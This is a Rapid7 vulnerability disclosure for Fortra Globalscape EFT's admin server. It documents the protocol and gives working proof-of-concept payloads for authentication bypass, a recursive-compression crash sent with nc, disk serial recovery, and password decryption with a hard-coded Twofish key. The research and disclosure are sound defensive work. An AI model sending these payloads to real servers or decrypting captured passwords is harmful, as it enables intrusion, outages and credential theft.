Tag Archives: Vulnerability management

Multiple Vulnerabilities in Fortra Globalscape EFT Administration Server [FIXED]

Post Syndicated from Ron Bowes original https://blog.rapid7.com/2023/06/22/multiple-vulnerabilities-in-fortra-globalscape-eft-administration-server-fixed/
Multiple Vulnerabilities in Fortra Globalscape EFT Administration Server [FIXED]

Earlier this year, Rapid7 researchers undertook a project to analyze managed file transfer applications, due to the number of recent vulnerabilities discovered in those types of applications. We chose Fortra Globalscape EFT as a target since it’s reasonably popular and seemed complex enough to have some bugs (plus, it’s owned by the same company as GoAnywhere, which was exploited by the Cl0p ransomware gang earlier this year). Today, we are disclosing four issues that we uncovered in the Globalscape administration server, the worst of which can lead to remote code execution as the SYSTEM user if successfully exploited (which is difficult, as we’ll see below).

The issues we reported affect Fortra Globalscape 8.0.x up to 8.1.0.14, and all but one are fixed in 8.1.0.16 (the outstanding issue is currently unfixed, but minor):

  • CVE-2023-2989 – Authentication bypass via out-of-bounds memory read (vendor advisory)
  • CVE-2023-2990 – Denial of service due to recursive DeflateStream (vendor advisory)
  • CVE-2023-2991 – Remote hard drive serial number disclosure (vendor advisory) (not currently fixed)
  • Additional issue – Password leak due to insecure default configuration (vendor advisory)

We performed these tests on Globalscape version 8.1.0.11 on Windows Server 2022, but the impact should be the same on any Windows version.

Credit

This issue was discovered by Ron Bowes of Rapid7. We are disclosing it in accordance with Rapid7’s vulnerability disclosure policy.

Impact

The theoretical impact of the worst vulnerability—CVE-2023-2989—is remote code execution as the SYSTEM user. However, exploitation relies on a tricky confluence of circumstances and an unlikely guess, which means that the odds of exploitation in the wild are low (unless somebody finds a way to develop a more reliable exploit).

Technical Details

Our research project focused on the Globalscape administration server, which runs on TCP port 1100 by default. Port 1100 is the interface used by privileged users when they connect to the service using the remote administration client, as well as the interface used by administrators to make site-wide changes (which means it shouldn’t be connected to the public internet). A valid administration session can execute Windows commands on the server in the context of the service user, which is SYSTEM by default. This means that bypassing the authentication on the server leads directly to remote code execution.

We will begin by detailing the network protocol. Then, with knowledge of how the protocol works, we’ll look at each issue.

A partial implementation of the protocol, as well as proofs of concept for each of these issues, are available in a Github project called Gestalt. We’ll link to the individual proof of concept in each session.

Globalscape Admin Protocol

To make any sense of the remainder of this disclosure, we need to learn a bit about the Globalscape admin protocol that Globalscape EFT uses. Since we don’t have source code, we’ve reverse engineered how the protocol works and identified names and fields as best as we could. The original protocol implementation is in the service executable, cftpstes.exe, and ours is in libgestalt.rb.

Globalscape EFT’s administrator service is a binary-based protocol that runs on TCP port 1100 by default. Each message has a short (8-byte) header followed by zero or more parameters in an optional body.

The header is always comprised of exactly two 32-bit little-endian fields:

  • (32-bit) Packet length – used as part of the TCP protocol to read a full message off the wire, and also tells the parser when to stop reading packet data
  • (32-bit) Message ID – used to multiplex different message types (without authenticating, permitted messages are 0x01 (login), and 0x138-0x13a (licensing stuff))

If the message length is longer than 8 bytes, the message also has a body, which is composed of one or more parameters. Parameters in the body are formatted as a pretty typical type-length-value (TLV) structure, with human-readable field names to distinguish which field is which. The structure of the body is:

  • (32-bit) User-readable field name (such as PSWD for password and ADLN for username)
  • (32-bit) Type (the type is almost always 5, which is length-prefixed free-form data, but other types exist as well)
  • (Variable) Value; if the packet type is 5, it’s a length-prefixed free-form data structure:
    • (32-bit) Parameter length
    • (Variable) Value — the value is structured differently depending on the field name

The other noteworthy type is 1, in which case the parameter value is a 32-bit integer.

For example, here’s a login message:

          |       header        |  body.......     
00000000  5e 00 00 00 01 00 00 00  50 53 57 44 05 00 00 00   ^....... PSWD....
00000010  24 00 00 00 20 00 00 00  86 40 71 de d2 ea 9e 12   $... ... .@q.....
00000020  d5 ae 18 40 64 c4 04 ed  c1 08 78 b3 9e c6 4a 57   ...@d... ..x...JW
00000030  c6 1d b6 8d 49 24 0b 8b  41 44 4c 4e 05 00 00 00   ....I$.. ADLN....
00000040  0a 00 00 00 fc ff ff ff  72 00 6f 00 6e 00 41 4d   ........ r.o.n.AM
00000050  49 44 05 00 00 00 04 00  00 00 00 00 00 00         ID...... ......

We can break down that message into the header and body, then named parameters within the body:

  • Header (8 bytes):
    • Length: 0x0000005e (94 bytes)
    • Message id: 0x00000001 (login)
  • Body (86 bytes):
    • Field 1:PSWD (encrypted password)
      • 0x00000005 – type
      • 0x00000024 – length (0x24 bytes)
      • \x20\x00\x00\x00\x86\x40... – value (encrypted password w/ length prefix)
    • Field 2: ADLN (username)
      • 0x00000005 – type
      • 0x0000000a – length (0x0a bytes)
      • \xfc\xff\xff\xff\x72\x00\x6f\x00\x6e\x00 – value ("ron" w/ inverted length prefix (which appears to indicate UTF-16 encoding))
    • Field 3: AMID – login type
      • 0x00000005 – type
      • 0x00000004 – length (4 bytes)
      • 0x00000000 – value (0 = EFT authentication)

All messages follow this structure, although each message ID has a different set of required parameters. The named parameters don’t need to be in any particular order.

Compression

A special message ID, 0xff7f, indicates that the body of the message is a full message (header and all), compressed as a Zlib deflate stream. A compressed version of the same login message from above might look like this:

00000000  5f 00 00 00 7f ff 00 00  78 9c 8b 63 60 60 60 04   _....... x..c```.
00000010  e2 80 e0 70 17 56 20 ad  02 c4 0a 40 dc e6 50 78   ...p.V . [email protected]
00000020  ef d2 ab 79 42 57 d7 49  38 a4 1c 61 79 7b 90 a3   ...yBW.I 8..ay{..
00000030  62 f3 bc 63 5e e1 c7 64  b7 f5 7a aa 70 77 3b ba   b..c^..d ..z.pw;.
00000040  f8 f8 81 d4 73 01 f1 9f  ff ff ff 17 31 e4 33 e4   ....s... ....1.3.
00000050  31 38 fa 7a 82 4d 61 61  80 00 00 bd 2a 19 18      18.z.Maa ....*..

This compressed message has a length of 0x0000005f, message ID of 0x0000ff7f, and a body of \x78\x9c\x8b..... The \x78 at the start indicates that it’s likely a deflate stream (and it is). If we use the openssl command-line utility to un-deflate the data, we get back the original message:

$ echo -ne "\x78\x9c\x8b\x63\x60\x60\x60\x04\xe2\x80\xe0\x70\x17\x56\x20\xad\x02\xc4\x0a\x40\xdc\xe6\x50\x78\xef\xd2\xab\x79\x42\x57\xd7\x49\x38\xa4\x1c\x61\x79\x7b\x90\xa3\x62\xf3\xbc\x63\x5e\xe1\xc7\x64\xb7\xf5\x7a\xaa\x70\x77\x3b\xba\xf8\xf8\x81\xd4\x73\x01\xf1\x9f\xff\xff\xff\x17\x31\xe4\x33\xe4\x31\x38\xfa\x7a\x82\x4d\x61\x61\x80\x00\x00\xbd\x2a\x19\x18" | openssl zlib -d | hexdump -C
00000000  5e 00 00 00 01 00 00 00  50 53 57 44 05 00 00 00  |^.......PSWD....|
00000010  24 00 00 00 20 00 00 00  86 40 71 de d2 ea 9e 12  |$... ....@q.....|
00000020  d5 ae 18 40 64 c4 04 ed  c1 08 78 b3 9e c6 4a 57  |[email protected]|
00000030  c6 1d b6 8d 49 24 0b 8b  41 44 4c 4e 05 00 00 00  |....I$..ADLN....|
00000040  0a 00 00 00 fc ff ff ff  72 00 6f 00 6e 00 41 4d  |........r.o.n.AM|
00000050  49 44 05 00 00 00 04 00  00 00 00 00 00 00        |ID............|

The remainder of this section will demonstrate issues we discovered in this admin protocol.

CVE-2023-2989—Authentication Bypass via Out-of-Bounds Read

We discovered a (blind) out-of-bounds memory read in the Globalscape EFT admin server that allows a specially crafted message to parse data anywhere in memory as if it’s part of the message itself. Although it’s tricky to exploit, an attacker can potentially leverage this issue to authenticate as another user that recently logged in by jumping into their login message and letting the parser believe it’s the attacker’s login message. We found this by developing a fairly naive fuzzer, which mostly just flips random bits in packets, that you can find here, then determining why the process crashed a bunch of different (but similar) ways. The vendor has published an advisory for this issue here.

Successful exploitation requires a confluence of factors; namely, the attacker must log in shortly after an administrator, while the administrator’s login message is still on the heap, then successfully guess the offset between their malicious message and the administrator’s login message. We did some experimentation and narrowed down the heap layout well enough to succeed after just a handful of attempts under ideal conditions. You can see how that works in our proof of concept, which logs in as the administrator then immediately sends an exploit attempt. This usually works after a small number of attempts in our lab environment (5-10 tries on average).

In the protocol documentation above, we noted that the 32-bit length field at the start of the message is used as part of the TCP protocol to receive exactly one TCP message. That means that if the length field is too large or too small, the TCP recv() operation will receive the requested number of bytes (if it can) and, if the message is incomplete or too long, it will simply not be processed. That typically prevents the packet parser from parsing a message with an invalid length.

However, we found a second way to create a message that gets parsed by the same protocol parser but does not go through TCP: compressed messages! When a message is compressed, the TCP stack is no longer involved, and the prefixed length is not validated in any way. The message parser will attempt to parse the message until it reaches the end, as indicated by the message length field, no matter how much data there actually is; that could be well past the end of available memory.

We can demonstrate this by creating a message with a very very long length (0x7fffffff), with a parameter that claims to be 0x41414141 bytes long (lots of other variations also work fine):

00000000  ff ff ff 7f 01 00 00 00  50 53 57 44 05 00 00 00   ........ PSWD....
00000010  41 41 41 41                                        AAAA

If we send that directly, it will be rejected after the server fails to receive 0x7fffffff bytes. However, if we compress the message, we end up with this 0x21-byte compressed version:

00000000  21 00 00 00 7f ff 00 00  78 9c fb ff ff 7f 3d 23   !....... x.....=#
00000010  03 03 43 40 70 b8 0b 2b  90 76 04 02 00 51 27 05   ..C@p..+ .v...Q'.
00000020  c5                                                 .

Which we can send with ncat or similar tools:

$ echo '\x21\x00\x00\x00\x7f\xff\x00\x00\x78\x9c\xfb\xff\xff\x7f\x3d\x23\x03\x03\x43\x40\x70\xb8\x0b\x2b\x90\x76\x04\x02\x00\x51\x27\x05\xc5' | ncat 172.16.166.170 1100

The TCP stack easily receives the 0x21 (33) bytes into a buffer. Then it inflates that message into 0x14 bytes of uncompressed data, including the enormous (and unvalidated) length field, which it assumes is correct. Unsurprisingly, that doesn’t go well! Since this is a heap overflow on a randomized heap, this proof of concept isn’t completely deterministic, but after a few tries the server should crash with an out-of-bounds read of some sort. This particular crash can happen in a variety of places depending on when exactly it reaches the end of available memory (plus, it depends what other values exist in the memory it’s trying to parse), which made it tricky to triage fuzzer crashes, but here’s one such crash:

(1bbc.87c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\Program Files\Globalscape\EFT Server\cftpstes.exe
VCRUNTIME140!memcpy+0x627:
00007ff8`0ddc1917 0f10441110      movups  xmm0,xmmword ptr [rcx+rdx+10h] ds:0000024b`a61d0ff4=????????????????????????????????

From the registers, we can see that rdx, which is used in the memory read, is set to a negative value:

0:089> r
rax=0000024be75e5191 rbx=0000024ba61d1060 rcx=0000024ba74a9d10
rdx=fffffffffed272d4 rsi=0000000041414141 rdi=0000004d8611f418
rip=00007ff80ddc1917 rsp=0000004d8611f368 rbp=0000024ba4ef8334
 r8=0000000041414130  r9=0000000000025b19 r10=0000024ba4ef8334
r11=0000024ba61d1060 r12=0000024ba4ef8320 r13=0000004d8611f748
r14=0000000000000000 r15=0000000044575350
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
VCRUNTIME140!memcpy+0x627:
00007ff8`0ddc1917 0f10441110      movups  xmm0,xmmword ptr [rcx+rdx+10h] ds:0000024b`a61d0ff4=????????????????????????????????

Here’s the call stack leading up to the memcpy() where it crashes:

0:089> k
 # Child-SP          RetAddr               Call Site
00 0000004d`8611f368 00007ff6`d3e1405b     VCRUNTIME140!memcpy+0x627 [D:\a\_work\1\s\src\vctools\crt\vcruntime\src\string\amd64\memcpy.asm @ 735] 
01 0000004d`8611f370 00007ff6`d4011c2b     cftpstes!OPENSSL_Applink+0xde5cb
02 0000004d`8611f3b0 00007ff6`d4011640     cftpstes!OPENSSL_Applink+0x2dc19b
03 0000004d`8611f570 00007ff6`d401169f     cftpstes!OPENSSL_Applink+0x2dbbb0
04 0000004d`8611f640 00007ff6`d40ea977     cftpstes!OPENSSL_Applink+0x2dbc0f
05 0000004d`8611f710 00007ff6`d404430d     cftpstes!OPENSSL_Applink+0x3b4ee7
06 0000004d`8611fa20 00007ff6`d3f84989     cftpstes!OPENSSL_Applink+0x30e87d
07 0000004d`8611fb10 00007ff6`d3dbf8f2     cftpstes!OPENSSL_Applink+0x24eef9
08 0000004d`8611fbe0 00007ff6`d3e2d87b     cftpstes!OPENSSL_Applink+0x89e62
09 0000004d`8611fd10 00007ff8`1ac06b4c     cftpstes!OPENSSL_Applink+0xf7deb
0a 0000004d`8611fd50 00007ff8`1bdb4dd0     ucrtbase!thread_start<unsigned int (__cdecl*)(void *),1>+0x4c
0b 0000004d`8611fd80 00007ff8`1d69e3db     KERNEL32!BaseThreadInitThunk+0x10
0c 0000004d`8611fdb0 00000000`00000000     ntdll!RtlUserThreadStart+0x2b

Initially, we categorized this as a denial of service and moved on. Later, we realized that it could actually be leveraged for more. If we could construct a login message that, when parsed, jumps perfectly into another login message, that’s an opportunity to use a different user’s credentials without ever knowing them.

To develop an exploit that does exactly that, we connected to the service several thousand times, and used a debugger to determine where memory is allocated each time. Because of ASLR (randomized memory addresses), the heap memory allocations move around slightly, but we did narrow down the range quite a bit. Specifically, in our experimentation, our login messages were allocated at memory addresses that are some multiple of 0x70 bytes apart, and usually quite close together. Experimentally, the most common distance between two consecutive messages on Windows Server 2022 was 0x380 bytes, but several other offsets are also common. We developed this message as a demonstration, which assumes the next message starts 0x4d0 bytes after our message, which was the first working offset we discovered:

00000000  2e 05 00 00 01 00 00 00  61 61 61 61 05 00 00 00   ........ aaaa....
00000010  c4 04 00 00 00 00 00 00  61 61 61 61 61 61 61 61   ........ aaaaaaaa
00000020  61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61   aaaaaaaa aaaaaaaa
00000030  61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61   aaaaaaaa aaaaaaaa
00000040  61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61   aaaaaaaa aaaaaaaa
00000050  61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61   aaaaaaaa aaaaaaaa
00000060  61 61 61 61 61 61 61 61                            aaaaaaaa 

Which compresses into the following:

00000000  25 00 00 00 7f ff 00 00  78 9c d3 63 65 60 60 64   %....... x..ce``d
00000010  60 60 48 04 02 20 93 e1  08 0b 03 18 24 52 19 00   ``H.. .. ....$R..
00000020  00 b7 34 20 d6                                     ..4 .

The message claims to be 0x52e bytes long, which means that, as far as the parser is concerned, our message will end at the end of the next login message in memory!

This malicious login message contains one parameter that claims to be 0x4c4 bytes long with an unused name (aaaa). When that parameter is parsed, the parser will read (and discard) the entire 0x4c4-byte field, because a field called aaaa isn’t something it cares about. But, because the length of the field is 0x4c4 bytes, which doesn’t exceed the packet length of 0x52e bytes, the parser will check for the next field 0x4d0 bytes later, which is where the body of the next message starts. So, the parser will happily continue parsing the body of the second message as if it’s still part of the same message until it does reach the maximum length of 0x52e, which should be exactly where that message ends. That means that the various authentication fields (username/password) will come from that message!

Here’s what the messages look like when this attack succeeds:

In (version details):

    00000000  2c 00 00 00 2b 00 00 00  56 52 53 4e 01 00 00 00   ,...+... VRSN....
    00000010  a0 01 00 80 50 54 59 50  01 00 00 00 00 00 00 00   ....PTYP ........
    00000020  4c 53 59 53 01 00 00 00  01 00 00 00               LSYS.... ....

Out (malicious compressed packet):

00000000  25 00 00 00 7f ff 00 00  78 9c d3 63 65 60 60 64   %....... x..ce``d
00000010  60 60 48 04 02 20 93 e1  08 0b 03 18 24 52 19 00   ``H.. .. ....$R..
00000020  00 b7 34 20 d6                                     ..4 .

In (login succeeded):

    0000002C  96 18 00 00 01 00 00 00  41 44 4d 4e 05 00 00 00   ........ ADMN....
    0000003C  66 00 00 00 fc ff ff ff  72 00 6f 00 6e 00 00 00   f....... r.o.n...
    0000004C  00 00 f4 98 aa 1a d0 15  54 fe af 1b 98 81 12 a9   ........ T.......
    0000005C  4f 45 00 00 00 00 01 00  00 00 00 00 00 00 00 00   OE...... ........
    [...]

This succeeds at a rate of approximately 1 in 10, even under ideal conditions; however, a clever attacker may be able to improve that by massaging the heap a bit. Therefore, we believe that this is a high-risk vulnerability, and should be treated as such.

CVE-2023-2990—Denial of Service Due to Recursive Compression

The Globalscape EFT server can be crashed by sending a recursively compressed packet (a compression "quine" to the administration port. We published a proof of concept here. The vendor has published advisory here.

We found the following function in the Globalscape EFT server, which we called decompress_and_parse_packet, that checks for the special compression message ID mentioned above (0xff7f):

.text:00007FF6D4011610                         decompress_and_parse_packet(void *parsed, void *packet, int length) proc near   ; CODE XREF: sub_7FF6D3E0D9F0+BAC↑p
.text:00007FF6D4011610                                                                 ; decompress_and_parse_packet+8A↓p ...
.text:00007FF6D4011610
; [......]
.text:00007FF6D4011632
.text:00007FF6D4011632                         check_for_compression:                  ; CODE XREF: decompress_and_parse_packet+19↑j
.text:00007FF6D4011632 81 7A 04 7F FF 00 00                    cmp     dword ptr [rdx+4], 0FF7Fh ; <-- Compare the msgid to 0xff7f
.text:00007FF6D4011639 74 07                                   jz      short packet_is_compressed ; <-- Handle compressed messages
.text:00007FF6D401163B E8 90 00 00 00                          call    parse_packet
.text:00007FF6D4011640 EB 6B                                   jmp     short return
.text:00007FF6D4011642                         ; ---------------------------------------------------------------------------
; [...]
.text:00007FF6D4011642                         packet_is_compressed:                   ; CODE XREF: decompress_and_parse_packet+29↑j
.text:00007FF6D4011642 8B 1A                                   mov     ebx, [rdx]
; [... decompression stuff ...]
.text:00007FF6D401168F 4C 8B C0                                mov     r8, rax
.text:00007FF6D4011692 48 8B 54 24 28                          mov     rdx, [rsp+0C8h+var_A0]
.text:00007FF6D4011697 48 8B CE                                mov     rcx, rsi
.text:00007FF6D401169A E8 71 FF FF FF                          call    decompress_and_parse_packet ; <-- Recurse after decompressing
.text:00007FF6D401169F 8B D8                                   mov     ebx, eax

Because the function recurses after decompressing, a message that decompresses to itself with an appropriate header will recurse infinitely and quickly crash the Globalscape EFT server.

To develop an exploit, we found this post about how to generate a compression quine with an arbitrary header, which includes ancient Go source code to generate an arbitrary quine in several different formats (.zip, .tar.gz, and .gz). We updated the Go code to compile on modern versions of Go, and to output a raw deflate stream. Using our version of that tool, we developed the following "quine" packet, which is also available in our proof of concept repository:

00000000  e2 00 00 00 7f ff 00 00  78 9c 7a c4 c0 c0 50 ff  |........x.z...P.|
00000010  9f 81 a1 62 0e 00 10 00  ef ff 7a c4 c0 c0 50 ff  |...b......z...P.|
00000020  9f 81 a1 62 0e 00 10 00  ef ff 82 f1 61 7c 00 00  |...b........a|..|
00000030  05 00 fa ff 82 f1 61 7c  00 00 05 00 fa ff 00 05  |......a|........|
00000040  00 fa ff 00 14 00 eb ff  82 f1 61 7c 00 00 05 00  |..........a|....|
00000050  fa ff 00 05 00 fa ff 00  14 00 eb ff 42 88 21 c4  |............B.!.|
00000060  00 00 14 00 eb ff 42 88  21 c4 00 00 14 00 eb ff  |......B.!.......|
00000070  42 88 21 c4 00 00 14 00  eb ff 42 88 21 c4 00 00  |B.!.......B.!...|
00000080  14 00 eb ff 42 88 21 c4  00 00 00 00 ff ff 00 00  |....B.!.........|
00000090  00 ff ff 00 17 00 e8 ff  42 88 21 c4 00 00 00 00  |........B.!.....|
000000a0  ff ff 00 00 00 ff ff 00  17 00 e8 ff 42 12 46 16  |............B.F.|
000000b0  06 00 00 00 ff ff 01 08  00 f7 ff aa bb cc dd 00  |................|
000000c0  00 00 00 42 12 46 16 06  00 00 00 ff ff 01 08 00  |...B.F..........|
000000d0  f7 ff aa bb cc dd 00 00  00 00 aa bb cc dd 00 00  |................|
000000e0  00 00                                             |..|

We can demonstrate that the body decompresses to itself by using the openssl zlib inflation command on the 213-byte message body:

$ dd if=recursive.zlib bs=1 skip=8 count=213 2>/dev/null | openssl zlib -d | hexdump -C
00000000  e2 00 00 00 7f ff 00 00  78 9c 7a c4 c0 c0 50 ff  |........x.z...P.|
00000010  9f 81 a1 62 0e 00 10 00  ef ff 7a c4 c0 c0 50 ff  |...b......z...P.|
00000020  9f 81 a1 62 0e 00 10 00  ef ff 82 f1 61 7c 00 00  |...b........a|..|
00000030  05 00 fa ff 82 f1 61 7c  00 00 05 00 fa ff 00 05  |......a|........|
00000040  00 fa ff 00 14 00 eb ff  82 f1 61 7c 00 00 05 00  |..........a|....|
00000050  fa ff 00 05 00 fa ff 00  14 00 eb ff 42 88 21 c4  |............B.!.|
00000060  00 00 14 00 eb ff 42 88  21 c4 00 00 14 00 eb ff  |......B.!.......|
00000070  42 88 21 c4 00 00 14 00  eb ff 42 88 21 c4 00 00  |B.!.......B.!...|
00000080  14 00 eb ff 42 88 21 c4  00 00 00 00 ff ff 00 00  |....B.!.........|
00000090  00 ff ff 00 17 00 e8 ff  42 88 21 c4 00 00 00 00  |........B.!.....|
000000a0  ff ff 00 00 00 ff ff 00  17 00 e8 ff 42 12 46 16  |............B.F.|
000000b0  06 00 00 00 ff ff 01 08  00 f7 ff aa bb cc dd 00  |................|
000000c0  00 00 00 42 12 46 16 06  00 00 00 ff ff 01 08 00  |...B.F..........|
000000d0  f7 ff aa bb cc dd 00 00  00 00 aa bb cc dd 00 00  |................|
000000e0  00 00                                             |..|

We can send that message to the Globalscape EFT admin port using Netcat:

$ nc -v 172.16.166.170 1100 < recursive.zlib
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Connected to 172.16.166.170:1100.

And observe the server crash due to stack exhaustion (in a debugger):

0:073> g
(12dc.1a68): Stack overflow - code c00000fd (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
ntdll!RtlpHpAllocVirtBlockCommitFirst+0x31:
00007ff8`1d67f0dd e822220000      call    ntdll!RtlpGetHeapProtection (00007ff8`1d681304)

We can look at the call stack to verify that it does indeed crash by recursing infinitely and exhausting all stack memory:

0:096> k
 # Child-SP          RetAddr               Call Site
00 000000a7`cb583ff0 00007ff8`1d63f5a6     ntdll!RtlpHpAllocVirtBlockCommitFirst+0x31
01 000000a7`cb584060 00007ff8`1d63c4f9     ntdll!RtlpAllocateHeap+0x1246
02 000000a7`cb584230 00007ff8`1abeffa6     ntdll!RtlpAllocateHeapInternal+0x6c9
*** WARNING: Unable to verify checksum for C:\Program Files\Globalscape\EFT Server\cftpstes.exe
03 000000a7`cb584340 00007ff6`d486b217     ucrtbase!_malloc_base+0x36
04 000000a7`cb584370 00007ff6`d3de5803     cftpstes!OPENSSL_Applink+0xb35787
05 000000a7`cb5843a0 00007ff6`d43e17b4     cftpstes!OPENSSL_Applink+0xafd73
06 000000a7`cb5843d0 00007ff6`d4011660     cftpstes!OPENSSL_Applink+0x6abd24
07 000000a7`cb584400 00007ff6`d401169f     cftpstes!OPENSSL_Applink+0x2dbbd0
08 000000a7`cb5844d0 00007ff6`d401169f     cftpstes!OPENSSL_Applink+0x2dbc0f
09 000000a7`cb5845a0 00007ff6`d401169f     cftpstes!OPENSSL_Applink+0x2dbc0f
0a 000000a7`cb584670 00007ff6`d401169f     cftpstes!OPENSSL_Applink+0x2dbc0f
0b 000000a7`cb584740 00007ff6`d401169f     cftpstes!OPENSSL_Applink+0x2dbc0f
......

While the exploit itself is interesting from a development and mathematics perspective, this is ultimately a denial of service, and has no possibility of code execution or other security consequences.

CVE-2023-2991—Hard Drive Serial Number Disclosure

The hard drive serial number of the server hosting a Globalscape EFT instance can be derived by requesting a TER ("trial extension request") identifier. Presumably, this is an identifier used for uniquely identifying licensed hosts. As of this disclosure, this issue is not fixed, but is also minor enough to disclose (The vendor has disclosed it as a KB here). We developed a proof of concept that you can download here.

If we send a blank (header-only) message of type 0x138 to the administration port, it returns a lightly obfuscated base64 string in a field called HASH, and that is internally called a "TER":

$ echo -ne '\x08\x00\x00\x00\x38\x01\x00\x00' | nc 172.16.166.170 1100 | hexdump -C
[...]
00000020  [...]                                84 00 00 00  |            ....|
00000030  38 01 00 00 48 41 53 48  04 00 00 00 32 00 00 00  |8...HASH....2...|
00000040  2b 00 6b 00 34 00 56 00  47 00 30 00 41 00 54 00  |+.k.4.V.G.0.A.T.|
00000050  35 00 43 00 55 00 30 00  34 00 42 00 44 00 36 00  |5.C.U.0.4.B.D.6.|
00000060  30 00 5a 00 57 00 35 00  76 00 6d 00 30 00 47 00  |0.Z.W.5.v.m.0.G.|
00000070  4d 00 34 00 43 00 4a 00  57 00 70 00 6d 00 65 00  |M.4.C.J.W.p.m.e.|
00000080  4c 00 53 00 2f 00 51 00  38 00 46 00 46 00 69 00  |L.S./.Q.8.F.F.i.|
00000090  30 00 6a 00 50 00 50 00  34 00 43 00 74 00 78 00  |0.j.P.P.4.C.t.x.|
000000a0  67 00 3d 00 45 52 52 52  01 00 00 00 00 00 00 00  |g.=.ERRR........|

The actual string from the HASH field is +k4VG0AT5CU04BD60ZW5vm0GM4CJWpmeLS/Q8FFi0jPP4Ctxg=, which does not correctly decode as base64:

$ echo -ne '+k4VG0AT5CU04BD60ZW5vm0GM4CJWpmeLS/Q8FFi0jPP4Ctxg=' | base64 -d
�N�%4��ѕ��m3��Z��-/��Qb�3��+qbase64: invalid input

We reverse engineered the function that generates that value, and determined that six characters—0, 8, 0, 0, 0, and 0—are inserted into the base64 string at the offsets 14, 33, 5, 38, 21, and 11, in that order (presumably as obfuscation). We can undo that process by removing those six characters in the opposite order, which leaves us with the new base64 string +k4VGAT5CU4BD6ZW5vmGM4CJWpmeLS/QFFijPP4Ctxg=. That fixed string does successfully decode as base64, into a 256-bit string:

$ echo -ne '+k4VGAT5CU4BD6ZW5vmGM4CJWpmeLS/QFFijPP4Ctxg=' | base64 -d | hexdump -C
00000000  fa 4e 15 18 04 f9 09 4e  01 0f a6 56 e6 f9 86 33  |.N.....N...V...3|                                                     
00000010  80 89 5a 99 9e 2d 2f d0  14 58 a3 3c fe 02 b7 18  |..Z..-/..X.<....|  

That string is the SHA256 of the hard drive’s serial number. On my server, the serial number is 418934929, which means we can calculate the SHA256 digest ourselves and validate that it matches the string the server returned:

$ echo -ne '418934929' | sha256sum
fa4e151804f9094e010fa656e6f9863380895a999e2d2fd01458a33cfe02b718  -

Since the space of possible serial numbers is small, exhaustively brute forcing that integer value is possible in only a few minutes, even on a laptop:

$ time ruby ./request-hdd-serial.rb
Sending: ["0800000038010000"]                                                                                                      
Received TER:                                                                                                                      
{:length=>132,                                                                                                                     
 :msgid=>312,                                                                                                                      
 :args=>                                     
  {"HASH"=>                                  
    {:type=>:string,
     :length=>50,
     :data=>"+k4VG0AT5CU04BD60ZW5vm0GM4CJWpmeLS/Q8FFi0jPP4Ctxg="},
   "ERRR"=>{:type=>:int, :value=>0}}}
SHA256 of serial = fa4e151804f9094e010fa656e6f9863380895a999e2d2fd01458a33cfe02b718

Trying 0...
Trying 1048576...
Trying 2097152...
Trying 3145728...
Trying 4194304...
[...]
Trying 417333248...
Trying 418381824...
Found the serial: 418934929

________________________________________________________
Executed in  431.80 secs    fish           external
   usr time  426.37 secs    0.00 micros  426.37 secs
   sys time    0.07 secs  864.00 micros    0.07 secs

Plaintext-Equivalent Passwords in Network Traffic

By default, the remote administration server does not use SSL. We determined that, while the password transmitted on the wire is encrypted, the encryption key is hard-coded and users’ passwords can be recovered from a packet capture. We developed a tool that will do just that. Although we opted not to assign a CVE to this issue, the vendor has updated the default SSL setting in future versions and has published an advisory.

As noted above, administrators can run local Windows commands, which means that a packet capture essentially leads to remote code execution, unless the administrator enables SSL.

Here is an example of a login message that contains an encrypted password:

00000000  5e 00 00 00 01 00 00 00  50 53 57 44 05 00 00 00  |^.......PSWD....|
00000010  24 00 00 00 20 00 00 00  86 40 71 de d2 ea 9e 12  |$... ....@q.....|
00000020  d5 ae 18 40 64 c4 04 ed  c1 08 78 b3 9e c6 4a 57  |[email protected]|
00000030  c6 1d b6 8d 49 24 0b 8b  41 44 4c 4e 05 00 00 00  |....I$..ADLN....|
00000040  0a 00 00 00 fc ff ff ff  72 00 6f 00 6e 00 41 4d  |........r.o.n.AM|
00000050  49 44 05 00 00 00 04 00  00 00 00 00 00 00        |ID............|

It contains three fields: PSWD (password), ADLN (username), and AMID (login type). In our case, we’re only concerned with the encrypted password field (PSWD), which has the value:

\x86\x40\x71\xde\xd2\xea\x9e\x12\xd5\xae\x18\x40\x64\xc4\x04\xed\xc1\x08\x78\xb3\x9e\xc6\x4a\x57\xc6\x1d\xb6\x8d\x49\x24\x0b\x8b

Passwords are encrypted using the Twofish algorithm with a static key (tfgry\0\0\0\0\0\0\0\0\0\0\0) and blank IV. That means that passwords can be fully decrypted off the wire (although casual observers might believe that the encryption has some value). Here’s a demonstration of decrypting that password using the interactive Ruby shell (irb) and the twofish gem:

$ gem install twofish
[...]
$ irb

3.0.2 :001 > require 'twofish'
 => true

3.0.2 :002 > tf = Twofish.new("tfgry\0\0\0\0\0\0\0\0\0\0\0", :padding => :zero_byte, :mode => :cbc)
 => #<Twofish:0x0000000002b23340 [...]>

3.0.2 :003 > tf.iv = "\0" * 16
 => "\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000" 

3.0.2 :004 > puts (tf.decrypt("\x86\x40\x71\xde\xd2\xea\x9e\x12\xd5\xae\x18\x40\x64\xc4\x04\xed\xc1\x08\x78\xb3\x9e\xc6\x4a\x57\xc6\x1d\xb6\x8d\x49\x24\x0b\x8b") + "\0").force_encoding("UTF-16LE").encode("ASCII-8BIT")
Password1!

We use force_encoding() and encode to convert from UTF-16 to ASCII.

To demonstrate the impact, we wrote a tool that’ll decrypt passwords from a PCAP file:

$ ruby recover-pw.rb all-login-types.pcapng
Found login: ron / MyWindowsPassword (type = "Windows authentication")
Found login: ron / Password1! (type = "Windows authentication")
Found login: ron / testtest (type = "EFT Authentication")
Found login: ron / Password1! (type = "EFT Authentication")
Found login: WIN-PV9OH13IIUB\Administrator / ******** (type = "Currently logged on user")
